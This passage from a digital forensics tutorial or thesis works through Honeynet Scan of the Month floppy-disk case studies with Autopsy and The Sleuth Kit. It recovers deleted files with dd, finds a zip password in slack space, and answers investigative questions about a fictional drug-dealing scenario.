


Figure 48 Case Study 01 - Autopsy - File Analysis - 'Jimmy Jungle.doc' - ASCII Display

Autopsy recognises this file as a Microsoft Office Document.

The metadata for this file can be viewed by selecting the '5' link in the metadata column where the filename is listed. The metadata will detail the sectors where the file was allocated within the floppy disk image.




Figure 49 Case Study 01 - Autopsy - Metadata Analysis - 'Jimmy Jungle.doc'

The metadata information (Figure 49) indicates that this deleted file was initially allocated sectors 33 – 72. As listed in 'Table 18 Case Study 01 - Floppy Disk Image Allocation Status' on page 122 these sectors were unallocated, therefore it may be beneficial to extract these 40 sectors in hope of recovering a copy of the deleted document.

As a sanity check, the size of the file is checked to ensure the appropriate numbers of sectors are being extracted. The metadata stated the file size was 20,480 bytes and this would require exactly 40 sectors. The 'dd' command used to extract the sectors is listed in Table 21.

Table 21 Case Study 01 - 'dd' Command

```
dd        skip=33        bs=512        count=40        if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/jimmyjungle.doc
```

The extracted file appears to have been created on 16/04/2002 at 08:30:00, modified on 16/04/2002 at 09:42:00 and opens successfully in a word processor. The text contained within the document is listed in Table 22.

Table 22 Case Study 01 - Contents of 'Jimmy Jungle.doc'

```
Jimmy Jungle
626 Jungle Ave Apt 2
Jungle, NY 11111

Jimmy:

Dude, your pot must be the best - it made the cover of High Times Magazine! Thanks for sending me the Cover Page.
What do you put in your soil when you plant the marijuana seeds? At least I know your growing it and not some guy
in Columbia.

These kids, they tell me marijuana isn't addictive, but they don't stop buying from me. Man, I'm sure glad you told
me about targeting the high school students. You must have some experience. It's like a guaranteed paycheck. Their
parents give them money for lunch and they spend it on my stuff. I'm an entrepreneur. Am I only one you sell to?
Maybe I can become distributor of the year!

I emailed you the schedule that I am using. I think it helps me cover myself and not be predictive.  Tell me what
you think. To open it, use the same password that you sent me before with that file. Talk to you later.

Thanks,

Joe
```

Scheduled Visits.exe

Selecting the filename 'Scheduled Visits.exe' from the file browser within the 'File Analysis' mode of Autopsy will display the contents of the file as illustrated in Figure 50.




Figure 50 Case Study 01 - Autopsy - File Analysis - 'Scheduled Visits.exe' - ASCII Display

Autopsy has recognised this file as Zip Archive.

The metadata for this file can be viewed by selecting the '11' link in the metadata column where the filename is listed. The metadata will detail the sectors where the file was allocated within the floppy disk image.




Figure 51 Case Study 01 - Autopsy - Metadata Analysis - 'Scheduled Visits.exe'

The metadata information (Figure 51) indicates that this deleted file was initially allocated sectors 104 and 105. The size of the file is 1000 bytes, this would require only two sectors and this matches the sector allocation list. The two sectors are extracted using the 'dd' command listed in Table 23.

Table 23 Case Study 01 - 'dd' Command

```
dd        skip=104        bs=512        count=2        if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/scheduledvisits.exe
```

Attempting to extract this file with the 'unzip' tool produces the error 'End-of-central-directory signature not found', this indicates the file is incomplete.

As listed in 'Table 18 Case Study 01 - Floppy Disk Image Allocation Status' on page 122 sectors were allocated from 73 until 108. Also as was discovered when data was initially extracted for the JPG image from sector 73 to 108 the text 'Scheduled Visits.xls' was found within the last sector. With these two pieces of supporting

evidence it may be beneficial to extract the data from sector 104 to 108 and then try to run the unzip tool. The ‘dd’ command used to extract sectors 104 to 108 is listed in Table 24.

Table 24 Case Study 01 - 'dd' Command

```
dd        skip=104        bs=512        count=5        if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/scheduledvisits.exe
```

Attempting to extract this larger file with the ‘unzip’ tool, prompts for a password to be entered. At this stage an investigator could use a password cracker, however the slack space from the JPEG file contained the string ‘pw=goodtimes’ so this should be tried first. Entering the password ‘goodtimes’ allows the ‘unzip’ tool to extract the ‘Scheduled Visits.xls’ file.

Running the ‘file’ command on the ‘Scheduled Visits.xls’ file indicates that the file is a ‘Microsoft Office Document’ (Which most likely would have been an investigator’s first guess because of the file extension).

The ‘Scheduled Visits.xls’ file contains a list of dates and school names as illustrated in Figure 52.

Month	DAY	HIGH SCHOOLS
2002		
April	Monday (1)	Smith Hill High School (A)
	Tuesday (2)	Key High School (B)
	Wednesday (3)	Leetch High School (C)
	Thursday (4)	Birard High School (D)
	Friday (5)	Richter High School (E)
	Monday (1)	Hull High School (F)
	Tuesday (2)	Smith Hill High School (A)
	Wednesday (3)	Key High School (B)
	Thursday (4)	Leetch High School (C)
	Friday (5)	Birard High School (D)
	Monday (1)	Richter High School (E)
	Tuesday (2)	Hull High School (F)
	Wednesday (3)	Smith Hill High School (A)
	Thursday (4)	Key High School (B)
	Friday (5)	Leetch High School (C)
	Monday (1)	Birard High School (D)
	Tuesday (2)	Richter High School (E)
	Wednesday (3)	Hull High School (F)
	Thursday (4)	Smith Hill High School (A)
	Friday (5)	Key High School (B)

	Monday (1)	Leetch High School (C)
	Tuesday (2)	Birard High School (D)
May		
	Wednesday (3)	Richter High School (E)
	Thursday (4)	Hull High School (F)
	Friday (5)	Smith Hill High School (A)
	Monday (1)	Key High School (B)
	Tuesday (2)	Leetch High School (C)
	Wednesday (3)	Birard High School (D)
	Thursday (4)	Richter High School (E)
	Friday (5)	Hull High School (F)
	Monday (1)	Smith Hill High School (A)
	Tuesday (2)	Key High School (B)
	Wednesday (3)	Leetch High School (C)
	Thursday (4)	Birard High School (D)
	Friday (5)	Richter High School (E)
	Monday (1)	Hull High School (F)
	Tuesday (2)	Smith Hill High School (A)
	Wednesday (3)	Key High School (B)
	Thursday (4)	Leetch High School (C)
	Friday (5)	Birard High School (D)
	Monday (1)	Richter High School (E)
	Tuesday (2)	Hull High School (F)
	Wednesday (3)	Smith Hill High School (A)
	Thursday (4)	Key High School (B)
	Friday (5)	Leetch High School (C)
June		
	Monday (1)	Birard High School (D)
	Tuesday (2)	Richter High School (E)
	Wednesday (3)	Hull High School (F)
	Thursday (4)	Smith Hill High School (A)
	Friday (5)	Key High School (B)
	Monday (1)	Leetch High School (C)
	Tuesday (2)	Birard High School (D)
	Wednesday (3)	Richter High School (E)
	Thursday (4)	Hull High School (F)
	Friday (5)	Smith Hill High School (A)
	Monday (1)	Key High School (B)
	Tuesday (2)	Leetch High School (C)
	Wednesday (3)	Birard High School (D)
	Thursday (4)	Richter High School (E)
	Friday (5)	Hull High School (F)
	Monday (1)	Smith Hill High School (A)
	Tuesday (2)	Key High School (B)
	Wednesday (3)	Leetch High School (C)
	Thursday (4)	Birard High School (D)
	Friday (5)	Richter High School (E)

Figure 52 Case Study 01 - File Contents - 'Scheduled Visits.xls'

6.2.5 Answers

With the analysis of the image now complete, the questions can be answered using the information retrieved during the analysis.

1. Who is Joe Jacob's Supplier of marijuana and what is the address listed for the supplier?

   As indicated by the 'Jimmy Jungle.doc' documented recovered from sectors 33 to 72, Joe Jacob's supplier was:

   Jimmy Jungle
   626 Jungle Ave, Apt 2
   Jungle, NY 11111

2. What crucial data is available within the 'coverpage.jpg' file and why is this data crucial?

   The string 'pw=goodtimes' was found in the slack space at the end of the files allocation units. This data was crucial, as it turned out to be the password for the 'Scheduled Visits.exe' password protected file.

3. What (if any) other high schools besides Smith Hill does Joe Jacobs frequent?

   The password protected file 'Scheduled Visits.exe' contained the Excel spreadsheet file 'Scheduled Visits.xls' which listed dates for the following schools in addition to Smith Hill High School:

   - Key High School
   - Leetch High School
   - Birard High School
   - Richter High School
   - Hull High School

4. For each file, what processes were taken by the suspect to mask them from others?

   ‘cover page.jpgc’

   This file was incorrectly pointing to sector 451 on the disk for its data units; it should have been pointing to sector 73. Any attempt to open the file would produce the data units at sector 451 which had all bytes set to ‘f6’.

   ‘Jimmy Jungle.doc’

   This file had been deleted.

   ‘Scheduled Visits.exe’

   The length for this file stated it was only 1000 bytes; however it was actually 2560 bytes in length. The extension of the file did not match the file type. The file was also password protected.

5. What processes were used to successfully examine the entire contents of each file?

   The Autopsy Forensic Browser was able to successfully retrieve information about the files. Information found using the Autopsy Forensic Browser was also used with the ‘dd’ command line tool to extract various sectors from the disk image.

   All steps have been thoroughly described in the Analysis section above.

6.2.6 Discussion

Whilst this example case study may be considered extremely small in regards to scope and difficulty it has demonstrated how to utilise some aspects of the Autopsy Forensic Browser to simplify some of the tasks required when performing a file system analysis.

This case study demonstrated Autopsy's ability to process metadata information, perform keyword searches on image files, handle deleted files, and provide a basic file manager like interface to all files within an image. Many of the steps required were performed within the browser and without the need to directly interact with the command line tools from The Sleuth Kit.

In the analysis stages there were some steps that were required to be done outside of the Autopsy Forensic Browser, but aside from file viewers, the only external tools that were utilised were the 'dd', and 'hexdump' tools. As mentioned earlier the use of the 'dd' tool was not required, it was simply utilised for this investigation to demonstrate an alternate method for extracting data from a disk image. Case Study 03 should be referred to in order to see how the Autopsy Forensic Browser can be used to extract data within the 'Data Unit' mode.

It should be noted, that this case study does not represent an exhaustive demonstration of the tools found in The Sleuth Kit, and the Autopsy Forensic Browser by any means, it should merely provide a valuable introduction to some of the functionality these tools may provide. Each investigation is unique, and will require different aspects of these tools in order to successfully complete an analysis.

6.3 Case Study 02

6.3.1 Introduction

This case study is based on The Honeynet Project [44] Scan of the Month Scan 26 [46]. Scan 26 was provided to The Honeynet Project, by the people from Digital Forensic Research Workshop [48]. This scan is a follow up to Scan of the Month number 24 [45] which was covered in the previous section.

The mission is to analyse a recovered floppy in the hope of recovering information that will help to answer the questions below. This information may possibly be hidden within unallocated areas of the disk image or concealed within other areas of the disk and will require a full file system analysis in order to locate it.

Some background information and evidence is provided to help with direction for the analysis.

6.3.2 Background information

The Police report contained in Table 25 has been provided to help with the investigation.

Table 25 Case Study 02 - Police Report

As a result of the information collected from the previous floppy disk, Jimmy Jungle was identified as the probable supplier of marijuana to Joe Jacobs. Jungle's address was also identified within the findings. Jacobs was again detained and offered the option to plead guilty to a single lesser charge in exchange for reliable information about his supplier of marijuana. Without knowing what police had already found on his disk, Jacobs agreed to plead guilty to the lesser charge and in turn provided police with the name and address of his marijuana supplier. The information Jacob's provided and the findings from SotM 24 matched exactly. Jacobs also noted that he missed a scheduled face-to-face meeting with Jungle because his arrest occurred on the same day. Since his arrest, Jacobs has had no contact with Jungle and fears Jungle may have become suspicious as a result of their missed meeting. Jacobs also noted that Jungle is fairly computer savvy and any "alterations" made on his disk were a result of Jungle walking him through step-by-step. Once again the police need your help. Armed with the necessary search warrants, police raided suspect Jimmy Jungle residence. Upon entering the residence, police found no indications that anyone currently occupied the house. There was no furniture, clothing beds, etc. However, there was a single floppy diskette lying on the floor in the only upstairs bedroom, dfrws.org was written on the outside of the disk. The police have imaged the floppy disk found on the floor and have provided you with a copy. They would like you to examine the floppy disk and provide them with as much information as possible. Afraid Jungle is on the run and has been tipped off, police would like to obtain as much information about him as soon as possible. Please provide the police with a strong case consisting of your specific findings related to the questions, where the findings are located on the disk, processes and techniques used, and any actions that the suspect may have taken to intentionally delete, hide and/or alter data on the floppy disk. Good Luck! Any names, locations, and situations presented are completely made up. Any resemblance to any name, locations and/or situation is purely coincidence.

6.3.3 Questions

The goal of this investigation is to answer the following questions:

1. Who is the probable supplier of drugs to Jimmy Jungle?
2. What is the mailing address of Jimmy Jungle’s probable drug supplier?
3. What is the exact location in which Jimmy Jungle received the drugs?
4. Where is Jimmy Jungle currently hiding?
5. What kind of car is Jimmy Jungle driving?

6.3.4 Analysis

The first step of the analysis process is to retrieve the image of the floppy disk from the Honeynet website. The disk image and MD5 hash values (Table 26) have been downloaded from the website and verified for integrity.

Table 26 Case Study 02 - Contents of 'scan26.zip.md5'

```
e9c7d0c87ab0ecce09bf90362b830a74  scan26
c8e2454b970538de26a0fa887017109b  scan26.zip
```

Confirmation that the integrity of the downloaded disk image has not been compromised is illustrated in Table 27.

Table 27 Case Study 02 - Integrity Confirmation

```
# md5sum -c scan26.zip.md5
scan26: OK
scan26.zip: OK
```

6.3.4.1 Creation of an Autopsy Case

With confirmation that the integrity of the downloaded image has not been compromised a case called ‘CaseStudy02’ is setup within Autopsy with a host called ‘floppyhost’ and the image file added.

Creation of an Autopsy Case is fully documented within Case Study 01 and will not be documented here, for detailed information on how to perform this, refer to section 6.2.4.1 on page 104.

Figure 53 illustrates the Autopsy ‘Host Manager’ of the completed case configuration for Case Study 02.




Figure 53 Case Study 02 - Autopsy - Host Manager

6.3.4.2 Creation of Search Indexes

Similarly to the steps taken in section 6.2.4.2 on page 112, search index files are created for the floppy disk image.

6.3.4.3 File Analysis

From the Host Manager, selecting the ‘Analyze’ button, then selecting the ‘File Analysis’ button will display the ‘File Browsing’ mode of Autopsy. The ‘File Browsing’ mode provides a file manager like view of the contents on the floppy disk.

As illustrated in Figure 54, the ‘File Browsing’ mode of Autopsy does not display any files within the disk image, this can either be because the disk contained no files, or the data is hidden within the disk image.




Figure 54 Case Study 02 - Autopsy - File Browsing Mode

6.3.4.4 Image Details

In order to validate the fact that the disk image appears to be empty, the 'Image Details' mode of Autopsy is used to ensure the file system metadata structures appear to be correct. It may be possible the data contained within the 'Image Details' mode of Autopsy will explain why the disk appears to be empty. The details contained in the 'Image Details' mode of Autopsy is illustrated in Figure 55.




Figure 55 Case Study 02 - Autopsy - Image Details

Using the information contained in the 'Image Details' mode of Autopsy an investigator can check the reserved areas of the disk in which the file allocation tables and root directory are located to check if there are any allocated files. To view these

areas of the disk the ‘Data Unit’ mode of Autopsy is used to retrieve the appropriate sectors.

As is illustrated in Figure 55, the Primary FAT (‘FAT 0’) uses sector 1 to 9, the Secondary FAT (‘FAT 1’) uses sectors 10 to 18, and the Root Directory uses sectors 19 to 32.

Both the primary and secondary file allocation tables contained data in the first 24-bytes, and the rest of the space was set to 0’s. This indicates that all data area sectors are set as unallocated. Figure 56 illustrates some of the Data Units returned by the ‘Data Unit’ mode of Autopsy for the Primary FAT which is stored in sectors 1 to 9.




Figure 56 Case Study 02 - Autopsy - Data Unit Analysis - Primary FAT

Inspecting the sectors reserved for the root directory also illustrates how the sectors have been filled with 0's (Figure 57).

